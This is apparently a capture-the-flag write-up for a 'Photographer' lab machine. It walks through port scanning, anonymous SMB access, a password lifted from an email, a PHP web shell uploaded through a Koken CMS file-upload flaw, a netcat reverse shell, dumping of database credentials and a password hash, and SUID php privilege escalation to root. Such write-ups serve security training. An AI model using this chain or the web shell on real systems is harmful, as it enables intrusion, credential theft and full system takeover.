```
PORT     STATE SERVICE     VERSION
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Photographer by v1n1v131r4
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8000/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: daisa ahomi
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-generator: Koken 0.22.24
Service Info: Host: PHOTOGRAPHER

Host script results:
|_clock-skew: mean: 1h19m59s, deviation: 2h18m33s, median: 0s
| smb2-time:
|   date: 2022-09-09T12:03:36
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: PHOTOGRAPHER, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: photographer
|   NetBIOS computer name: PHOTOGRAPHER\x00
|   Domain name: \x00
|   FQDN: photographer
|_  System time: 2022-09-09T08:03:36-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

SMB, HTTP and HTTPs. Let use start with smb

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\daisa (Local User)
S-1-22-1-1001 Unix User\agi (Local User)
```

Users **daisa** and **agi**


```
┌──(kali㉿kali)-[~]
└─$ smbclient --no-pass //10.0.2.26/sambashare
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jul 20 21:30:07 2020
  ..                                  D        0  Tue Jul 21 05:44:25 2020
  mailsent.txt                        N      503  Mon Jul 20 21:29:40 2020
  wordpress.bkp.zip                   N 13930308  Mon Jul 20 21:22:23 2020

                278627392 blocks of size 1024. 264268400 blocks available
smb: \> get mailsent.txt
getting file \mailsent.txt of size 503 as mailsent.txt (122.8 KiloBytes/sec) (a
smb: \> get wordpress.bkp.zip
getting file \wordpress.bkp.zip of size 13930308 as wordpress.bkp.zip (161950.0
Bytes/sec)
smb: \>
```

Two files in the only share we can access (others are print$ and IPC$, the default ones)


```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat mailsent.txt
Message-ID: <4129F3CA.2020509@dc.edu>
Date: Mon, 20 Jul 2020 11:40:36 -0400
From: Agi Clarence <agi@photographer.com>
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
X-Accept-Language: en-us, en
MIME-Version: 1.0
To: Daisa Ahomi <daisa@photographer.com>
Subject: To Do - Daisa Website's
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit

Hi Daisa!
Your site is ready now.
Don't forget your secret, my babygirl ;)
```

Maybe that's a password? **babygirl** ?
Regarding the backup wordpress, I didn't find anything interesting

In **Port 80** we have another possible username, **v1n1v131r4**





Port 8000 has a shell uploaded somewhere in it



shell.php

Found **/admin**





This is **Koken 0.22.24**

There's an exploit for Arbitrary File Upload, but it is authenticated so no luck for now
https://www.exploit-db.com/exploits/48706

Lol logged in first try **daisa@photographer.com:babygirl**
The domain I took it from the mail we gathered in the samba share

Okay now we follow the steps from the above exploit

So, create this


```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat image.php.jpg
<?php system($_GET['cmd']);?>
```

Now "import content" and upload this file, in burp we change the filename to **image.php**


Seems to have worked


Notice on the right "image.php"

Present in the main website too




If I hover the mouse over the “download file” I get the path to it






RCE!



After trying a couple of shells, the usual **mk fifo** one worked




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.0.2.13] from (UNKNOWN) [10.0.2.26] 37540
bash: cannot set terminal process group (1365): Inappropriate ioctl for device
bash: no job control in this shell
www-data@photographer:/var/www/html/koken/storage/originals/ee/14$ whoami
whoami
www-data
www-data@photographer:/var/www/html/koken/storage/originals/ee/14$
```

User down, root to go

```
www-data@photographer:/home/daisa$ cat user.txt
cat user.txt
d41d8cd98f00b204e9800998ecf8427e
www-data@photographer:/home/daisa$
```

Lol at first I thought this was a sample file or something

```
www-data@photographer:/var/www/html/koken/storage/configuration$ ls -alh
ls -alh
total 24K
drwxr-xr-x  2 www-data www-data 4.0K Jul 20  2020 .
drwxr-xr-x 11 www-data www-data 4.0K Jul 20  2020 ..
-rw-r--r--  1 www-data www-data  187 Jul 20  2020 database.php
-rwxr-xr-x  1 www-data www-data  114 Aug  7  2017 index.html
-rw-r--r--  1 www-data www-data  207 Jul 20  2020 key.php
-rwxr-xr-x  1 www-data www-data  451 Aug  7  2017 user_setup.php
www-data@photographer:/var/www/html/koken/storage/configuration$ cat database.php
<www/html/koken/storage/configuration$ cat database.php
<?php
        return array(
                'hostname' ⇒ 'localhost',
                'database' ⇒ 'koken',
                'username' ⇒ 'kokenuser',
                'password' ⇒ 'user_password_here',
                'prefix' ⇒ 'koken_',
                'socket' ⇒ ''
        );
www-data@photographer:/var/www/html/koken/storage/configuration$
```

But it actually works as credentials

```
www-data@photographer:/var/www/html/koken/storage/configuration$ mysql -h localhost -u kokenuser -p
<www/html/koken/storage/configuration$ mysql -h localhost -u kokenuser -p
Enter password: user_password_here

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 155
Server version: 10.0.38-MariaDB-0ubuntu0.16.04.1 Ubuntu 16.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Only one user :/

```
MariaDB [koken]> select id,password,email from koken_users;
select id,password,email from koken_users;
+----+--------------------------------------------------------------+-------------------------+
| id | password                                                     | email                   |
+----+--------------------------------------------------------------+-------------------------+
|  1 | $2a$08$ruF3jtzIEZF1JMy/osNYj.ibzEiHWYCE4qsC6P/sMBZorx2ZTSGwK | daisa@photographer.com |
+----+--------------------------------------------------------------+-------------------------+
1 row in set (0.00 sec)
```

Wait, can't I **su daisa** with **babygirl?**

Ah, no

```
www-data@photographer:/var/www/html/koken/storage/configuration$ su daisa
su daisa
Password: babygirl
```

Linpeas!!!!

```
-rwsr-xr-x 1 root root 74K May 16  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 4.7M Jul  9  2020 /usr/bin/php7.2 (Unknown SUID binary)
-rwsr-xr-x 1 root root 134K Jul  4  2017 /usr/bin/sudo  ---->  check if the sudo
```

Root!

```
www-data@photographer:/tmp$ CMD="/bin/sh"
CMD="/bin/sh"
www-data@photographer:/tmp$ ./php -r "pcntl_exec('/bin/sh', ['-p']);"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
bash: ./php: No such file or directory
www-data@photographer:/tmp$ /usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"
< /usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"
#

# whoami
whoami
root
#
```

Took it from GTFOBins btw

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .

CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```